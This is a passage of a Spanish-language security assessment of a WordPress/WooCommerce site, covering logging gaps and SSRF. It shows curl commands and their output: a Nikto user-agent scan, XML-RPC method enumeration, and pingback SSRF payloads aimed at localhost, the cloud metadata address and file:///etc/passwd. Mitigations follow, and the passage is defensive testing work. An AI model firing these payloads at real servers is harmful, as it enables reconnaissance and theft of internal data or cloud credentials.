


Ilustración 51 - PRUEBA 3 — Verificar monitoreo de rutas sensibles

Con esto se realiza el intentó de acceder al panel administrativo WordPress, ante esto, WordPress nos dirige automáticamente a: /wp-admin → /wp-admin/. Internamente esto hace que el sistema registre acceso a /wp-admin, detecte accesos repetitivos, correlacione IP y generar alertas

PRUEBA 4 — Verificar protección contra escaneo automatizado

**Comando ejecutado en Git Bash: curl -k -A "Nikto" -I **

https://palevioletred-wildcat-394676.hostingersite.com

Mediante esta prueba se busca comprobar si el sistema detecta scanners conocidos, herramientas ofensivas y comportamiento automatizado




Ilustración 52 - PRUEBA 4 — Verificar protección contra escaneo automatizado

Esto simula la herramienta Nikto mediante el User-Agent. El resultado obtenido nos permite evidenciar que el WAF NO bloqueó inmediatamente el User-Agent Nikto y permitió la petición. Esto puede indicar: monitoreo basado en comportamiento, falta de reglas específicas para scanners y logging pasivo sin respuesta automática

Fortaleza Detectada

La infraestructura presentada demuestra:

- WAF activo
- CDN activo
- políticas CSP
- trazabilidad requests

- monitoreo parcial
- WordPress correctamente configurado
- protección .git
- respuestas automáticas HTTP

Vulnerabilidad Detectada:

No hay evidencia visible de:

- bloqueo de scanners conocidos
- rate limiting agresivo
- challenge automático
- CAPTCHA
- HTTP 429
- SIEM
- correlación avanzada

Hallazgo – Deficiencias del sistema de logs:

Logs de WooCommerce con retención de solo 30 días: puede ser insuficiente para investigaciones forenses de incidentes que tardaron en detectarse.

No se evidencia sistema SIEM para correlación de eventos entre múltiples capas (servidor, aplicación, base de datos).

Los logs del plugin AIOS (intentos de login fallidos) deben verificarse para confirmar que están activos.

Mejora recomendada con Wazuh (SIEM open source):

docker run -d --name wazuh-manager -p 1514:1514/udp -p 1515:1515 -p 55000:55000 wazuh/wazuh-manager

Wazuh es un SIEM open source que centraliza y correlaciona logs de múltiples fuentes (servidor web, aplicación, base de datos, sistema operativo), genera alertas automáticas para patrones de ataque, y mantiene logs de auditoría con retención configurable para cumplimiento normativo.

A10: Server-Side Request Forgery (SSRF)

Definición

SSRF permite a un atacante forzar al servidor web a realizar peticiones HTTP hacia destinos arbitrarios (internos o externos). Puede usarse para: acceder a servicios internos no expuestos, escanear la red interna desde el servidor, acceder a metadatos de instancias cloud (AWS IMDS: http://169.254.169.254/)), o exfiltrar información interna.

Prueba ejecutada: SSRF via xmlrpc.php (método pingback.ping)

```
curl -X POST -H "Content-Type: text/xml" \
  -d '<methodCall><methodName>pingback.ping</methodName><params>
  <param><value><string>http://www.google.com/</string></value></param>
```

<param><value><string>https://palevioletred-wildcat-394676.hostingersite.com/</string></value></param>

</params></methodCall>' \

https://palevioletred-wildcat-394676.hostingersite.com/xmlrpc.php

El método pingback.ping de XML-RPC fue diseñado para notificar a otros sitios web cuando se los menciona en una publicación. En el contexto de SSRF, se intenta usar este método para hacer que el servidor de WordPress realice una petición HTTP hacia un destino externo (google.com) o interno (192.168.1.1, 127.0.0.1, etc.). Si el servidor visita google.com, es vulnerable a SSRF por este vector.

Resultado:

El servidor retornó una estructura XML con faultCode vacío (faultCode 0), indicando que el módulo pingback está sanitizado: la petición fue rechazada y no generó ninguna solicitud hacia google.com. El sitio NO es vulnerable a SSRF por este vector específico.

No vulnerable a SSRF por este vector

El servidor retornó una estructura XML con faultCode indicando que el módulo pingback rechazó la petición. No se generó ninguna solicitud hacia google.com. El módulo pingback está sanitizado contra SSRF directo. Sin embargo, xmlrpc.php continúa activo y vulnerable a fuerza bruta amplificada (A07).

SSRF (Server-Side Request Forgery) ocurre cuando una aplicación recibe una URL del usuario, y el servidor realiza la petición por detrás. En ella el atacante intenta hacer que el servidor

para: acceder a recursos internos, consultar localhost, consultar metadata cloud, realizar escaneos internos o contacte servicios externos arbitrarios

Ya que en el punto 3.7 encontramos el archivo xmlrpc.php accesible, se probó inyectar un payload XML "Pingback" para intentar forzar al servidor a realizar una solicitud web hacia Google (SSRF).

Prueba ejecutada:

curl -X POST -H "Content-Type: text/xml" -d '<methodCall><methodName>pingback.ping</methodName><params><param><value><string>http://www.google.com</string></value></param><param><value><string>https://palevioletred-wildcat-394676.hostingersite.com/</string></value></param></params></methodCall>' **https://palevioletred-wildcat-394676.hostingersite.com/xmlrpc.php**

```
Lucho@LuchoTeso MINGW64 ~
$ curl -X POST -H "Content-Type: text/xml" -d '<methodCall><methodName>pingback.
ping</methodName><params><param><value><string>http://www.google.com</string></v
alue></param><param><value><string>https://palevioletred-wildcat-394676.hostinge
rsite.com/</string></value></param></params></methodCall>' https://palevioletred
-wildcat-394676.hostingersite.com/xmlrpc.php
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>0</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string></string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
```

Ilustración 53 - Prueba ejecutada: SSRF via xmlrpc.php (método pingback.ping)

WordPress tiene varios puntos donde podría ser vulnerable a SSRF:

- Función de importación de imágenes remotas en la biblioteca de medios: WordPress permite importar imágenes desde URLs externas. Si no se valida correctamente la URL, podría apuntar a servicios internos.
- Plugins que realizan peticiones HTTP: Plugins como Hostinger AI, Hostinger Reach y otros que se comunican con servicios externos. Si alguno acepta URLs proporcionadas por el usuario sin validación, es un vector SSRF.
- Webhooks de WooCommerce: WooCommerce permite configurar webhooks que envían notificaciones HTTP a URLs externas. Si un atacante puede modificar la URL del webhook, podría forzar al servidor a hacer peticiones a destinos arbitrarios.

PRUEBA 1 — Verificar si xmlrpc.php sigue accesible

**Comando ejecutado en Git Bash: curl -k -I **

https://palevioletred-wildcat-394676.hostingersite.com/xmlrpc.php

REST API y peticiones de terceros: La API REST de WordPress puede procesar referencias a URLs que, si no se validan adecuadamente, podrían ser utilizadas para SSRF.




Ilustración 54 - PRUEBA 1 — Verificar si xmlrpc.php sigue accesible

Al ejecutarse se evidenció que la respuesta del servidor fue: **HTTP/1.1 405 Method Not Allowed**

Allow: POST

- Además, reveló varios encabezados:
- X-Powered-By: PHP/8.3.30
- platform: hostinger
- panel: hpanel

Todo lo anterior nos indica que el archivo xmlrpc.php EXISTE y está activo

La respuesta 405 Method Not Allowed. El servidor encontró el recurso xmlrpc.php,el endpoint está habilitado y el servidor reconoce la solicitud: pero no permite el método HEAD/GET.

La razón por la que devuelve 405 es porque WordPress XML-RPC solo acepta POST y el comando ingresado es HEAD (inducido por -I).

Fortaleza

GET/HEAD estén bloqueados, no se pueda interactuar fácilmente desde navegador. Esto evita exploración casual, acceso accidental y algunas herramientas básicas de reconocimiento.

PRUEBA 2 — Detectar métodos XML-RPC habilitados

Comando ejecutado en Git Bash:

**-d '<?xml version="1.0"?><methodCall><methodName>system.listMethods</methodName><params></params></methodCall>' **

https://palevioletred-wildcat-394676.hostingersite.com/xmlrpc.php

MINGW64:/c/Users/elipe

```
elipe@LizyLiphoo MINGW64 ~
$ curl -k -X POST \
-H "Content-Type: text/xml" \
-d '<?xml version="1.0"?><methodCall><methodName>system.listMethods</methodName><params></params></methodCall>' \
https://palevioletred-wildcat-394676.hostingersite.com/xmlrpc.php
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <array><data>
  <value><string>system.multicall</string></value>
  <value><string>system.listMethods</string></value>
  <value><string>system.getCapabilities</string></value>
  <value><string>demo.addTwoNumbers</string></value>
  <value><string>demo.sayHello</string></value>
  <value><string>pingback.extensions.getPingbacks</string></value>
  <value><string>pingback.ping</string></value>
  <value><string>mt.publishPost</string></value>
  <value><string>mt.getTrackbackPings</string></value>
  <value><string>mt.supportedTextFilters</string></value>
  <value><string>mt.supportedMethods</string></value>
  <value><string>mt.setPostCategories</string></value>
  <value><string>mt.getPostCategories</string></value>
  <value><string>mt.getRecentPostTitles</string></value>
  <value><string>mt.getCategoryList</string></value>
  <value><string>metaWeblog.getUsersBlogs</string></value>
  <value><string>metaWeblog.deletePost</string></value>
  <value><string>metaWeblog.newMediaObject</string></value>
  <value><string>metaWeblog.getCategories</string></value>
  <value><string>metaWeblog.getRecentPosts</string></value>
  <value><string>metaWeblog.getPost</string></value>
  <value><string>metaWeblog.editPost</string></value>
  <value><string>metaWeblog.newPost</string></value>
  <value><string>blogger.deletePost</string></value>
  <value><string>blogger.editPost</string></value>
  <value><string>blogger.newPost</string></value>
  <value><string>blogger.getRecentPosts</string></value>
  <value><string>blogger.getPost</string></value>
  <value><string>blogger.getUserInfo</string></value>
  <value><string>blogger.getUsersBlogs</string></value>
  <value><string>wp.restoreRevision</string></value>
  <value><string>wp.getRevisions</string></value>
  <value><string>wp.getPostTypes</string></value>
  <value><string>wp.getPostType</string></value>
  <value><string>wp.getPostFormats</string></value>
  <value><string>wp.getMediaLibrary</string></value>
  <value><string>wp.getMediaItem</string></value>
  <value><string>wp.getCommentStatusList</string></value>
  <value><string>wp.newComment</string></value>
  <value><string>wp.editComment</string></value>
  <value><string>wp.deleteComment</string></value>
  <value><string>wp.getComments</string></value>
  <value><string>wp.getComment</string></value>
  <value><string>wp.setOptions</string></value>
  <value><string>wp.getOptions</string></value>
  <value><string>wp.getPageTemplates</string></value>
```



MINGW64:/c/Users/elipe
<value><string>wp.restoreRevision</string></value>
<value><string>wp.getRevisions</string></value>
<value><string>wp.getPostTypes</string></value>
<value><string>wp.getPostType</string></value>
<value><string>wp.getPostFormats</string></value>
<value><string>wp.getMediaLibrary</string></value>
<value><string>wp.getMediaItem</string></value>
<value><string>wp.getCommentStatusList</string></value>
<value><string>wp.newComment</string></value>
<value><string>wp.editComment</string></value>
<value><string>wp.deleteComment</string></value>
<value><string>wp.getComments</string></value>
<value><string>wp.getComment</string></value>
<value><string>wp.setOptions</string></value>
<value><string>wp.getOptions</string></value>
<value><string>wp.getPageTemplates</string></value>
<value><string>wp.getPageStatusList</string></value>
<value><string>wp.getPostStatusList</string></value>
<value><string>wp.getCommentCount</string></value>
<value><string>wp.deleteFile</string></value>
<value><string>wp.uploadFile</string></value>
<value><string>wp.suggestCategories</string></value>
<value><string>wp.deleteCategory</string></value>
<value><string>wp.newCategory</string></value>
<value><string>wp.getTags</string></value>
<value><string>wp.getCategories</string></value>
<value><string>wp.getAuthors</string></value>
<value><string>wp.getPageList</string></value>
<value><string>wp.editPage</string></value>
<value><string>wp.deletePage</string></value>
<value><string>wp.newPage</string></value>
<value><string>wp.getPages</string></value>
<value><string>wp.getPage</string></value>
<value><string>wp.editProfile</string></value>
<value><string>wp.getProfile</string></value>
<value><string>wp.getUsers</string></value>
<value><string>wp.getUser</string></value>
<value><string>wp.getTaxonomies</string></value>
<value><string>wp.getTaxonomy</string></value>
<value><string>wp.getTerms</string></value>
<value><string>wp.getTerm</string></value>
<value><string>wp.deleteTerm</string></value>
<value><string>wp.editTerm</string></value>
<value><string>wp.newTerm</string></value>
<value><string>wp.getPosts</string></value>
<value><string>wp.getPost</string></value>
<value><string>wp.deletePost</string></value>
<value><string>wp.editPost</string></value>
<value><string>wp.newPost</string></value>
<value><string>wp.getUsersBlogs</string></value>
</data></array>
</value>
</param>
</params>
</methodResponse>
elipe@LizyLiphoo MINGW64 ~
$

Ilustración 55 - PRUEBA 2 — Detectar métodos XML-RPC habilitados

Al realizar el comando se evidenció que el servidor respondió con decenas de métodos como:

- system.multicall
- pingback.ping
- wp.newPost
- wp.uploadFile
- metaWeblog.newPost
- blogger.editPost

A través de los ítems dados en la respuesta se confirmó que XML-RPC está habilitado, El servidor WordPress acepta solicitudes XML-RPC y Se pueden enumerar métodos internos del sistema

¿Por qué es importante?:

XML-RPC es una funcionalidad antigua de WordPress usada para:

- aplicaciones móviles,
- Jetpack,
- publicación remota,
- integraciones externas.

- Pero también es uno de los vectores más explotados en WordPress.

Riesgos detectados

- **Enumeración de funcionalidades:** a través de esto el atacante puede conocer plugins instalados, capacidades disponibles y servicios habilitados.
- **Ataques de fuerza bruta amplificados:** La presencia de system.multicall es crítica, ya que nos permite enviar múltiples intentos de login en una sola petición HTTP.
- **Posibles ataques DDoS y pingback abuse:** El método pingback.ping está habilitado. Este puede usarse para amplificación DDoS,escaneo interno y SSRF.

Recomendaciones

Deshabilitar XML-RPC completamente: Esto se puede realizar en .htaccess usando el comando

<Files xmlrpc.php>

Order Deny,Allow

Deny from all

</Files>

O usando plugins como:

Disable XML-RPC

Wordfence

All In One WP Security

Bloquear system.multicall: Esto es muy importante para evitar fuerza bruta masiva.

Desactivar pingbacks: esto puede hacerse desde Wordpress de la siguiente manera: **Ajustes > Comentarios > Desactivar pingbacks y trackbacks**

PRUEBA 3 — Intentar localhost (SSRF interno)

**Comando ejecutado en Git Bash:curl -k -X POST **

**-H "Content-Type: text/xml" **

-d

**'<methodCall><methodName>pingback.ping</methodName><params><param><value><string>http://127.0.0.1</string></value></param><param><value><string>https://palevioletred-wildcat-394676.hostingersite.com/</string></value></param></params></methodCall>' **

https://palevioletred-wildcat-394676.hostingersite.com/xmlrpc.php

Ilustración 56 - PRUEBA 3 — Intentar localhost (SSRF interno)

Al ejecutarlo se obtiene como resultado <faultCode>0</faultCode>. Esta respuesta es anormal puesto que implica que el servidor: NO devolvió un rechazo claro, NO indicó “invalid host” y NO bloqueó explícitamente localhost.

Esto puede indicar que hay un posible SSRF parcial, El servidor intentó procesar la URL interna:http://127.0.0.1. Eso es peligroso porque un atacante podría intentar acceder a: servicios internos, bases de datos, paneles privados y APIs internas.

Recomendaciones

- **Bloquear solicitudes loopback:** esto se consigue desactivando pingback.ping
- **Implementar filtros SSRF** para que el servidor bloquee 127.0.0.1, localhost, 169.254.169.254 y redes privadas, esto con el fin de evitar posibles ataques.

PRUEBA 4 — Metadata Cloud (AWS)

**Comando ejecutado en Git Bash: curl -k -X POST **

**-H "Content-Type: text/xml" **

-d

**'<methodCall><methodName>pingback.ping</methodName><params><param><value><string>http://169.254.169.254/latest/meta-data/</string></value></param><param><value><string>https://palevioletred-wildcat-394676.hostingersite.com/</string></value></param></params></methodCall>' **

https://palevioletred-wildcat-394676.hostingersite.com/xmlrpc.php

Ilustración 57 - PRUEBA 4 — Metadata Cloud (AWS)

Al ejecutarse se obtiene como resultado <faultCode>0</faultCode>, esto indica que se intentó acceder al endpoint típico de metadata cloud:169.254.169.254/latest/metadata/, usado comúnmente por AWS, Azure y GCP.

Vulnerabilidad:

Si el servidor realmente esta permitiendo esto:

- podrían robarse credenciales cloud,
- tokens IAM,
- secretos internos.
- Es una vulnerabilidad SSRF crítica.

Recomendaciones:

- Bloquear IPs metadata En firewall o aplicación usando el comando 169.254.169.254
- Desactivar pingback XML-RPC, Es la principal mitigación.

PRUEBA 5 — Verificar redirecciones externas

**Comando ejecutado en Git Bash: curl -k -L -v **

https://palevioletred-wildcat-394676.hostingersite.com/xmlrpc.php

Se analiza los redirects, comportamiento WAF y la protección.

```
elipe@LizyLiphoo MINGW64 ~
$ curl -k -L -v \
https://palevioletred-wildcat-394676.hostingersite.com/xmlrpc.php
* Host palevioletred-wildcat-394676.hostingersite.com:443 was resolved.
* IPv6: (none)
* IPv4: 148.135.128.99, 77.37.76.118
*   Trying 148.135.128.99:443...
* schannel: disabled automatic use of client certificate
* ALPN: curl offers http/1.1
* ALPN: server accepted http/1.1
* Established connection to palevioletred-wildcat-394676.hostingersite.com (148.135.128.99 port 443) from 192.168.80.14 port 49695
* using HTTP/1.x
> GET /xmlrpc.php HTTP/1.1
> Host: palevioletred-wildcat-394676.hostingersite.com
> User-Agent: curl/8.19.0
> Accept: */*
>
* Request completely sent off
* schannel: remote party requests renegotiation
* schannel: renegotiating SSL/TLS connection
* schannel: SSL/TLS connection renegotiated
* schannel: remote party requests renegotiation
* schannel: renegotiating SSL/TLS connection
* schannel: SSL/TLS connection renegotiated
< HTTP/1.1 405 Method Not Allowed
< Date: Thu, 07 May 2026 09:23:48 GMT
< Content-Type: text/plain;charset=UTF-8
< Content-Length: 42
< Connection: keep-alive
< X-Powered-By: PHP/8.3.30
< Allow: POST
< X-LiteSpeed-Cache-Control: no-cache
< Cache-Control: no-cache, must-revalidate, max-age=0, no-store, private
< platform: hostinger
< panel: hpanel
< Content-Security-Policy: upgrade-insecure-requests
< Server: hcdn
< x-hcdn-request-id: 65d07d586c026d7d387bbad4a5cdb212-phx-edge8
<
XML-RPC server accepts POST requests only.* Connection #0 to host palevioletred-wildcat-394676.hostingersite.com:443 left intact

elipe@LizyLiphoo MINGW64 ~
$
```

Ilustración 58 - PRUEBA 5 — Verificar redirecciones externas

Al ejecutarlo se obtiene como resultado:

HTTP/1.1 405 Method Not Allowed

Allow: POST

Este resultado nos indica que el servidor rechaza GET, bloquear GET es una buena práctica, pero no es suficiente) y que está protegido parcialmente.XML-RPC sigue expuesto y aunque niega el GET acepta POSTy justamente los ataques XML-RPC usan POST.

PRUEBA 6 — Validar protocolos peligrosos

**Comando ejecutado en Git Bash: curl -k -X POST **

**-H "Content-Type: text/xml" **

-d

**'<methodCall><methodName>pingback.ping</methodName><params><param><value><string>file:///etc/passwd</string></value></param><param><value><string>https://palevioletred-wildcat-394676.hostingersite.com/</string></value></param></params></methodCall>' **

https://palevioletred-wildcat-394676.hostingersite.com/xmlrpc.php

Este comando busca probar si el servidor acepta file://, gopher:// y/o ftp://

Ilustración 59 - PRUEBA 6 — Validar protocolos peligrosos

El servidor NO confirmó lectura exitosa; pero tampoco bloqueó explícitamente el esquema file:///. Esto es un riesgo puesto que deja la puerta abierta a que XML-RPC procesa esquemas locales Local File Inclusion, lectura arbitraria y SSRF avanzado.

PRUEBA 7 — Enumerar endpoints REST

**Comando ejecutado en Git Bash: curl -k **

https://palevioletred-wildcat-394676.hostingersite.com/wp-json/


MINGW64:/c/Users/elipe


MINGW64:/c/Users/elipe

Ilustración 60 - PRUEBA 7 — Enumerar endpoints REST

Riesgos

1. **Enumeración de plugins vulnerables:** Si un plugin tiene CVE pública, el atacante ya sabe que existe
2. **Ataques dirigidos:** esto se realizaría sitios específicos como WooCommerce exploits, REST abuse yendpoint fuzzing
3. **Divulgación excesiva:** La API revela demasiado detalle operativo.

Resultado

Se obtuvo enorme cantidad de información:

- plugins,
- namespaces,

- endpoints,
- WooCommerce,
- Jetpack,
- LiteSpeed,
- Everest Forms,
- Hostinger plugins,
- APIs administrativas.

La REST API de WordPress está excesivamente expuesta

Conclusiones

1. Infraestructura perimetral robusta y correctamente protegida:

La infraestructura evaluada evidenció una postura de seguridad sólida en la capa perimetral al utilizar servicios de CDN y protección gestionada de Hostinger y Cloudflare. Los análisis de traceroute y resolución DNS mostraron el uso de direcciones IP rotativas y mecanismos de ocultamiento de la infraestructura real del servidor, dificultando la identificación directa del host principal y reduciendo significativamente la superficie de exposición frente a ataques externos.

Adicionalmente, la protección implementada logró detectar y bloquear intentos de reconocimiento automatizado y pruebas ofensivas realizadas con herramientas como sqlmap y wpscan, respondiendo con códigos HTTP restrictivos y filtros activos del WAF. Esto demuestra la existencia de mecanismos efectivos de monitoreo y mitigación de tráfico malicioso, alineados con los principios de seguridad establecidos en OWASP A09:2021 (Security Logging and Monitoring Failures).

2. Deficiencias de configuración y endurecimiento de seguridad

